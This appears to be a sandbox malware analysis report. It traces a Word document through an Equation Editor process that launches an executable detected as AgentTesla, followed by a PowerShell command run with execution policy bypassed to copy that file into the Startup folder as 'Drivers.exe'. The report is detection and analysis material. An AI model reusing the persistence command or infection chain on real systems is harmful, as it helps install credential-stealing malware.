File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{3E742551-7EEA-4C35-8799-54095299238F}.tmp	unknown	512	success or wait	704	7FEE8DE0172	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{3E742551-7EEA-4C35-8799-54095299238F}.tmp	unknown	512	success or wait	9	7FEE8EA9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{3E742551-7EEA-4C35-8799-54095299238F}.tmp	unknown	512	success or wait	1	7FEE8EA9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{3E742551-7EEA-4C35-8799-54095299238F}.tmp	unknown	512	success or wait	3348	7FEE8EA9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{3E742551-7EEA-4C35-8799-54095299238F}.tmp	unknown	512	success or wait	1	7FEE8EA9AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{3E742551-7EEA-4C35-8799-54095299238F}.tmp	unknown	512	success or wait	27	7FEE8EA9AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE8EBE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE8EBE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE8EBE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE8EA9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE8EA9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE8EA9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\FAA34	success or wait	1	7FEE8EA9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\FAA34	FAA34	binary	04 00 00 00 68 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 CA 92 81 15 AE 0B D7 01 34 AA 0F 00 34 AA 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE8EA9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1381564462	1381564463	success or wait	1	7FEE8EA9AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1381564463	1381564464	success or wait	1	7FEE8EA9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\FAA34	FAA34	binary	04 00 00 00 68 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 CA 92 81 15 AE 0B D7 01 34 AA 0F 00 34 AA 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 68 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 34 AA 0F 00 34 AA 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE8EA9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: EQNEDT32.EXE PID: 2476 Parent PID: 584

General

Start time:	11:39:36
Start date:	25/02/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: 69577.exe PID: 2312 Parent PID: 2476

General

Start time:	11:39:38
Start date:	25/02/2021
Path:	C:\Users\Public\69577.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\69577.exe
Imagebase:	0x1050000
File size:	620032 bytes
MD5 hash:	3A89CF2D6D2449EF1A9640AF29F3A782
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_BedsObfuscator, Description: Yara detected Beds Obfuscator, Source: 00000004.00000002.2091326557.0000000000CD0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.2092160168.00000000034F9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_BedsObfuscator, Description: Yara detected Beds Obfuscator, Source: 00000004.00000002.2092160168.00000000034F9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000003.2084130363.0000000000841000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3D7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3D7995	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3DA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2EDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3D7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E3D7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E2EDE2C	ReadFile

Analysis Process: powershell.exe PID: 2340 Parent PID: 2312

General

Start time:	11:39:40
Start date:	25/02/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'Powershell.exe' -ExecutionPolicy Bypass -command Copy-Item 'C:\Users\Public\69577.exe' 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe'
Imagebase:	0x226a0000
File size:	452608 bytes
MD5 hash:	92F44E405DB16AC55D97E3BFE3B132FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe	read data or list directory | read attributes | delete | synchronize | generic write	device	sequential only | non directory file	success or wait	1	2791094	CopyFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Drivers.exe	0	65536	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fd 4a 37 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 94 06 00 00 e0 02 00 00 00 00 00 9e b2 06 00 00 20 00 00 00 c0 06 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 09 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L....J7`.......... ....0................. ....@.. ....@................	success or wait	10	2791094	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFD6F0	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	2790783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	2790783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	2790783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	2790783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	2790783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	2790783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	2790783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	2790783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	2790783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	2790783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	2790783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	2790783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	2790783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	2790783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	2790783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	2790783	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	2790783	ReadFile
